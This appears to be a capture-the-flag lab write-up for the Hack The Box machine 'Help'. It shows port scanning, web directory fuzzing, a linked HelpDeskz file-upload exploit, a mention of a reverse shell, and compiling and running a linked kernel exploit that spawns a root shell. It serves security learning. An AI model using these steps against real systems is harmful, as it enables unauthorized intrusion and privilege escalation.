

Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.121 -p- -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 16:37 IST
Nmap scan report for 10.10.10.121
Host is up (0.33s latency).
Not shown: 58591 closed tcp ports (reset), 6941 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.18
3000/tcp open  http    Node.js Express framework
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.91 seconds
```

2) Checked the webpage






3) Fuzzed for more pages


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://help.htb/FUZZ' -ic -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://help.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

support                 [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 907ms]
                        [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 907ms]
javascript              [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 191ms]
                        [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 201ms]
:: Progress: [87651/87651] :: Job [1/1] :: 64 req/sec :: Duration: [0:08:45] :: Errors: 483 ::
```

4) Found a tool




Vulnerability Assessment

1) The HelpDeskz application is vulnerable to file upload
https://www.exploit-db.com/exploits/40300



Exploitation

1) Got reverse shell



Privilege Escalation

1) Found a vulnerable linux version

```
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
```

https://www.exploit-db.com/exploits/44298

2) Used the exploit

```
help@help:/home/help$ ls
exploit.c  help  linpeas.sh  npm-debug.log  user.txt
help@help:/home/help$ gcc exploit.c -o exploit
help@help:/home/help$ ./exploit
task_struct = ffff88003721e200
uidptr = ffff88003db94f04
spawning root shell
root@help:/home/help#
```